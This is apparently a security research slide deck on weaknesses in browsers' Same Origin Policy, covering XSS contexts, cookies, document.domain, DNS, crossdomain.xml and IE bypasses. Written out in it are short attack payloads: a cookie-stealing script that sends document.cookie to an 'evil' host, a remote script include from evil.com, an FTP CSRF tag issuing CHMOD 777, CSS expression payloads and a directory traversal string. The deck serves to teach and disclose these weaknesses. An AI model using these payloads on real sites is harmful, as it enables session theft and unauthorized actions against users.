Same Origin Policy Weaknesses

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
Outline

- Same Origin Policy (SOP) Intro
- SOP Implementations
  - Some new attacks, some obscure attacks
  - Demos!
- Other Security Policies
- Tool release

SOP Intro

- Not present in the beginning
  - Tacked on later; like most web security
  - Hence 'Confused Deputy' or CSRF attacks
- Introduced with the introduction of active content
  - JavaScript/VBScript
- In a nutshell checks that the following 3-tuple describing the origin for 'communicating' content:
  - protocol/hostname/port
  - All of these are vital, as changing one may lead to accessing something outside your own control

SOP Intro



URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

- https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript

The Obvious Answers

- Complete SOP Bypasses
  - Many exploits found over the years
  - Continue to be found in latest browsers
  - Not covered in this talk
- Partial Bypass
  - Completely bypass certain boundaries in certain conditions
    - Covered in this talk
  - Read or write certain elements across all sites
    - Not covered in this talk
- ‘Spoofing’ your origin by putting your code on the target domain (XSS)
  - The focus of this talk

Understanding Context

- Common knowledge that XSS happens when script is included on the target domain
  - Why is this so?
- The JavaScript SOP implementation works by checking the origin a script is <u>embedded</u> in
  - Irrelevant for many injections, e.g.
    - `<script>location='http://evil/?c='+escape(document.cookie)</script>`
  - Relevant for others:
    - `<script src="http://evil.com/s"></script>`

Understanding Context #2

- Hence injections into JavaScript files:
  - alert("<injection>");

Are not an issue if it is served as text/plain

- However this code is and issue:
  - some_func("<sensitive_data>");

As we can do this:

```
<script>some_func = function (a) { location = 'log?'+a };</script>
<script src="http://good.com/sensitive.js"></script>
```

Active and Passive Contexts

- ‘Contexts’ are important when we load something from a URL
- Browser components can be grouped into two categories:
  - Active components
    - HTML
    - Code Injection
  - Passive components
    - JavaScript
    - Information Leakage

HTML Context

- How do you invoke the HTML Component?
  - Redirects or links or any navigation
  - <iframe or <object tag
- HTML must be an ‘active’ component
  - Otherwise JavaScript/etc can read the contents
- Hence HTML Injection/XSS
  - Lots of effort spent examining the HTML parser to determine how we can inject data
    - http://ha.ckers.org/xss.html (getting out of date now)

HTML Context

- From the W3C Spec on OBJECT tags:
  - "If the value of this attribute [type] differs from the HTTP Content-Type returned by the server when the object is retrieved, the HTTP Content-Type takes precedence."
    - http://www.w3.org/TR/REC-html40/struct/objects.html#h-13.3
  - All browsers seem to implement this ☹
    - So we cannot just tell a browser an image is a html file

Quick Detour: FindMimeFromData

- IE uses the FindMimeFromData function to determine what type of content a response ‘really’ is
- Valid images could be constructed that when viewed via iframes/object tags/redirection were rendered as html
- A good description can be found here:
  - http://www.splitbrain.org/blog/2007-02/12-internet_explorer_facilitates_cross_site_scripting
- Can no longer go from GIF/JPG/PNG to HTML though

JavaScript Hijacking Advances

- E4X Support in Firefox allows JavaScript constructs like:
  - var x = <contact><name>John Doe</name><mail>jdoe@example.com</mail></contact>; alert(x);
- And more interestingly:
  - a = <name>{get_name();}</name><mail>none</mail>
- Which allows injections into html/xml to leak data like so:

I didn't discover this, I found it on: http://code.google.com/p/doctype/wiki/ArticleE4XSecurity

JavaScript Hijacking Advances

-
  ```
  <html>
  <body>
    Non-Javascript text
    Something completely non-parseable - 1 2 3 **** }}
    ...
    { x =                          <- attacker-supplied
      ...
      Sensitive data in valid HTML/XML format
      ...
    }                              <- static or attacker-supplied
  </body>
  </html>
  ```

I didn’t discover this, I found it on: http://code.google.com/p/doctype/wiki/ArticleE4XSecurity

JavaScript Hijacking Advances

- E4X HTML Hijacking Caveats
  - XML Parser is very strict and does not parse tags that it thinks are invalid, such as:
    - <?xml …>
      - https://bugzilla.mozilla.org/show_bug.cgi?id=336551
    - <!DOCTYPE …>
      - No plans to allow this
  - The document contains no unclosed tags such as <br>
  - All the attributes in the document must be quoted using single (‘) or double quotes (")
  - Only one instruction allowed in a constructor

I didn’t discover this, I found it on: http://code.google.com/p/doctype/wiki/ArticleE4XSecurity

Other Components

- HTTP Parser
- CSS Parser
- Flash VM
- Java Applet VM
- Google Gears Web Workers
  - Should be implemented in next Firefox release too

HTTP Parser

- Active Context
  - All response headers apply to the specific resource
  - Straight Injection Attacks using \ r\ n
    - Header Injection
    - HTTP Response Splitting
  - Trickier Attacks
    - Several good papers:
      - ‘The HTML Form Protocol attack’
      - ‘The Extended HTML Form attack’
      - ‘Inter-Protocol Communication’
      - ‘The Extended HTML Form attack revisited’

Trickier HTTP Attacks

- Point the HTTP parser at a non-HTTP port
  - HTTP Parser tries to parse response as http
  - Headers, HTML, XSS, etc can be injected into the context of the non-HTTP port, e.g.
    - http://irc.freenode.net:6667/
    - SOP policy should make this irrelevant, but it doesn’t
      - More on why this is so at the end
  - Possible to ‘XSS’ many non-HTTP services
    - IRC, SMTP, IMAP, many other plaintext protocols

Quick Detour: FTP CSRF

- Found by Maksymilian Arciemowicz
  - http://securityreason.com/achievement_securityalert/56
- Using long FTP URLs, it is possible to perform CSRF attacks against FTP servers
  - <img src="ftp://site///////...../////SITE %20CHMOD%20777%20FILENAME">
  - Command is truncated at 500 chars, rest of URL is interpreted as extra FTP command
- Awesome!

CSS Parser

- Not really considered active content
- Passive *context*
  - We can read css remotely
    - Parser does not seem to be lenient enough to do information leaks
    - However we can still check for existence of css files using only 'conditional' css
      - Useful to detect installed Firefox extensions, e.g. NoScript
        - http://kuza55.blogspot.com/2007/10/detecting-firefox-extension-without.html
      - Useful to determine whether an website administrator is logged in
        - http://sirdarckcat.blogspot.com/2007/11/inside-history-of-hacking-rsnake-for.html
  - We can also inject CSS <style> tags in HTML

CSS Injection

- Typically just jump into JavaScript
  - x:expression(alert(document.cookie))
  - -moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")
- Eduardo “sirdarckcat” Vela and Stefano “WiSec” Di Paola found that CSS can read the page
  - Using CSS 3 Selectors CSRF tokens/nonces, etc can be read from the page
    - Is slow, but not blocked by NoScript, etc
    - http://www.thespanner.co.uk/wp-content/uploads/2008/10/the_

Flash VM

- Flash is an active context component
  - Based on site it is loaded from
    - Mostly
      - Can execute JavaScript in the passive context
- Can make requests with cookies, etc to the active context (where it was loaded from)
- Moderately strict file parser
  - Does not check Content-Type of response
  - Ignores Content-Disposition
  - File must start with CWS or FWS file signature
  - Extra data can be appended to SWF's due to file format

Flash VM

- So if we can upload Flash files, we can xss the server
  - Exploit Demo! (Gmail)
- Also, if we can inject into the start of a response
  - PoC!

Flash VM

- Flash VM allows cross-domain communication via ‘policy files’ hosted on sites allowing cross-domain communication
- Policy files are loaded by URL (LoadPolicyFile function)
  - Are ‘active context’ (obviously)
- Policy files are just XML
  - Parser was originally VERY lenient
    - Has been tightened up to stop these attacks
    - Still possible, but need to control root node of XML file

Java VM

- Java is very similar to Flash
  - Has active context for communicating with the hosting domain
  - Hass passive context for JavaScript execution
- Moderately strict file parser
  - Does not check Content-Type of response
  - Ignores Content-Disposition
  - Content read from end of file
    - Can construct a file that is a GIF and a JAR
- PoC at http://pseudo-flaw.net/content/web-browsers/corrupted-jars/

Google Gears Web Workers

- What is Google Gears?
  - A set of JavaScript APIs
    - http://code.google.com/apis/gears/
  - A browser plugin
  - Contained in Google Chrome by default
- 'Web Workers' allow background execution of JavaScript
- 'Web Workers' will be included in Firefox 3.1

Google Gears Web Workers

- ‘Web Workers’ JavaScript can be loaded from a URL
  - Has an active context
- Uses the browser’s native JavaScript engine
  - Supports E4X in Firefox
- JavaScript parsers are very liberal
  - Can be XML in Firefox
    - Demo!
  - Can be valid image files
    - Demo!

Conclusion 1

- The fact that something implements the SOP doesn’t mean the security of the web is not changed
- By classifying components as active or passive, we can infer the added security risks via analysis of the parser leniency
- We should be evaluating all new plugins on their context and file format strictness
- Users should not be able to upload files to sensitive domains
    - Upload all user files to another domain and use random file names so that they can not be easily enumerated

Conditional SOP Bypasses

- Browsers contain many, many components
  - Not all of them implement the SOP
- Many of them have their own security policies
- Sometimes the SOP is not enough to protect sites
  - Even when they are bug-free
- I will examine some of these components

Cookies

- What is a cookie?
  - It’s a name value pair stored on the client
  - It is sent only to the domain it was set for
  - And that’s all most developers know
- Here is what a cookie looks like when it is set:
  - Set-Cookie: *NAME*=*VALUE*[; expires=*DATE*][; path=*PATH*][; domain=*DOMAIN_NAME*][; secure][; httpOnly]
- Here is what a cookie looks like when it is sent:
  - Cookie: NAME=VALUE[; NAME=VALUE]

Cookies

- But where does a cookie actually get sent?
  - The browser does a ‘domain-match’ which means:
    - Domain A Matches Domain B if:
    - The domains are identical, or
    - A is a FQDN string and has the form NB, B has the form .B', and B' is a FQDN string.
    - (So, x.y.com domain-matches .y.com but not y.com)
  - A browser sends a cookie if the domain the user is going to (A) domain-matches the domain in the cookie (B)

Cookies

- So cookies set for .microsoft.com are sent to subdomain.microsoft.com
- Who can set cookies?
  - A host (A) can set cookies for any domain (B) that it domain-matches
- So subdomain.microsoft.com can set cookies for .microsoft.com
  - But not for .com (two-dot rule)

Cookies

- But the two-dot rule doesn’t work for registries like .co.uk since they do have two dots
  - Browsers have reacted differently
    - IE doesn’t allow cookies for (com|net|org).yy or xx.yy (unless they are in a whitelist)
    - Firefox 2 and Safari have no protections
    - Firefox 3 has a massive (but incomplete list)
    - Opera does DNS resolution on the cookie domain (B)

Cookies

- So on Firefox2 and Safari you can set cookies for any domain not on the com, net, org TLDs
- In all browsers sub1.domain.com can set cookies for .domain.com which also get sent to sub2.domain.com
- By abusing the path attribute we can effectively over-write cookies very specifically, or for the whole domain by setting lots of them
  - Useful for exploitation of some xss vulnerabilities

Cookies

- The secure attributes only lets cookies be transmitted over SSL
  - However this does not prevent sites setting more specific cookies than the secure cookies which sites will use instead of secure cookies
- The httpOnly attribute doesn’t let JavaScript access cookies
  - You can however access the cookie via XHR as it is being sent, so it is ineffective on sites which regenerate cookies
- On Firefox and Opera we can delete all the user’s cookies by exhausting the global limit on how many cookies can be stored
- More detailed info at http://kuza55.blogspot.com/2008/02/understanding-cookie-

Bringing Down the Walls: document.domain

- document.domain is a read/write JavaScript property which is set to the domain of the current page
- This property can be set to any parent domain
  - www.test.com can set it to test.com or .com (though .com is sometimes not allowed)
- To check whether sites can communicate two checks must be passed (usually):
  - The document.domain's are both the same
  - Either both document.domain properties have been altered, or neither have
    - Many sites alter the domain to allow this explicitly
      - MySpace
      - Live.com
      - Yahoo!

Bringing Down the Walls: document.domain

- However these is a bug in IE
  - Known & Unpatched for >1 year
    - Finally patched in IE8 Beta 2
  - If a website reads the location.href property, IE will think the document.domain property has been altered
    - Many scripts read this property
      - Google Analytics
  - I have also been told there are similar bugs, but do not know their details
    - We can determine this as a black box
      - Load every URL, submit every form and simply check
- So any parent domains which read location.href anywhere at all effectively trust all child domains

Heterogeneous DNS Records

- DNS servers do not necessarily have the same records, e.g.
  - A Company may have a wildcard DNS record for *.company.com resolving to 12.34.56.78
  - If they now create a website at internal.company.com but only place that record on the internal DNS server
  - If *.company.com is vulnerable to XSS, then so is internal.company.com when resolved externally
    - Think laptops
    - Think `persistent` payloads

Heterogeneous DNS Records

- It seems increasingly common for infrastructure providers to hijack DNS
  - Network Solutions hijacked their customers' subdomains to serve ads (Techcrunch)
  - Earthlink and Comcast hijacked the subdomains of all sites on the internet and served ads to their customers (Kaminsky)
  - Both cases were XSS-able, the NetSol equivalent trivially so
    - Abusing cookie and document.domain issue, this becomes very bad for security

Ambiguous IP Addresses in DNS

- Many domains inadvertently have a localhost.domain.com address pointing to 127.0.0.1 (Travis Ormandy)
  - localhost.microsoft.com used to
- Many internal hosts resolve externally
  - Domains now resolve to IPs which are not controlled by domain owner
    - e.g. 10.13.37.43

Ambiguous IP Addresses in DNS

- Exploitable in few scenarios
  - Multi-User system
  - XSS-able service on 127.0.0.1 (Travis Ormandy)
    - Local Machine
    - HTTP proxy
  - Attacker on the same local net
    - More feasible on switched networks, or if DNSSEC is ever implemented
  - Vulnerable machine at exact IP on victim’s local net
    - If you find one (somewhat unlikely), it is possible to use Anti-DNS Pinning/DNS Rebinding in browsers to find an xss in that IP on-the-fly

Flash and Silverlight crossdomain.xml

- crossdomain.xml files let you allow cross-domain communication via Flash and now Silverlight
- They look like this:
  - <cross-domain-policy>
  -   <allow-access-from domain=“www.domain.com" />
  - </cross-domain-policy>
- Allow wildcard domains
  - e.g. *.yahoo.com
    - http://www.yahoo.com/crossdomain.xml
- Does *not* allow cross-port communications, port default to 80 if not supplied

Flash crossdomain.xml

- Flash allows cross-protocol communication if the secure="false" attribute is added to crossdomain.xml
- Flash also allows policy files in directories other than the root to be loaded using the LoadPolicyFile function
  - e.g. http://www.site.com/path/to/policy/file/crossdomain.xml
- Adobe just patched my directory traversal, can you find another?
  - http://www.site.com/path/to/policy/file/%3f/..\ ..\ ..\ ..\ ..\ path\ from\ root.aspx

IE By-Design SOP Bypasses

- IE does not support the SOP completely
  - Prefers it’s own ‘Security Zone’ Model/Policy
- By Design Weaknesses
  - MSXML2.XMLHTTP.6.0 and related components
  - ActiveX SiteLock
  - No Port Restrictions on JavaScript, etc

MSXML2.XMLHTTP.6.0 and related components

- IE allows old ActiveX controls to be accessed
  - e.g. MSXML2.XMLHTTP.6.0
- MSXML2.XMLHTTP.6.0 is a standard XHR object that does not enforce port restrictions
- MSXML2.XMLHTTP.3.0 can be accessed on some computers
  - Documented to allow cross-protocol communications; Not in the latest version though
    - http://msdn.microsoft.com/en-us/library/ms537505(VS.85).aspx

ActiveX SiteLock

- Designed to lock sites to domains
- Allows wildcard domains to be specified
- XSS-ing a non-active site may let you exploit an otherwise non-exploitable ActiveX bug

No Port Restrictions on JavaScript, etc

- Microsoft does not consider port restrictions security sensitive
  - Does not enforce them in lots of components
    - e.g. Plain Old JavaScript!
      - <iframe src="http://www.good.com:8080/server.php" onload="alert(window.frames[0].document.cookie);"> </iframe>
      - Demo!
  - Particularly interesting when combined with:
    - Non-HTTP XSS
    - document.domain issues
    - ActiveX SiteLock

Conclusion 2

- Even without global SOP bypasses, we can still traverse lots of boundaries
- We need to think of XSS' affects beyond a single origin when writing exploits
  - XSS in 'brochure-ware' sites becomes relevant

Tool Release

- Flash-based user-as-a-proxy payload
  - Demo
- Google Gears user-as-a-proxy payload
- Unlocked document.domain checker
  - Demo

The End

- This presentation is not the end of this research
- Still lots of things to examine
  - Silverlight
  - IE Zone Policy
  - In depth analysis of all the file parsers mentioned here
    - My (and other researchers’) analysis is fairly naïve and black-box
  - Every other common ActiveX component and add-on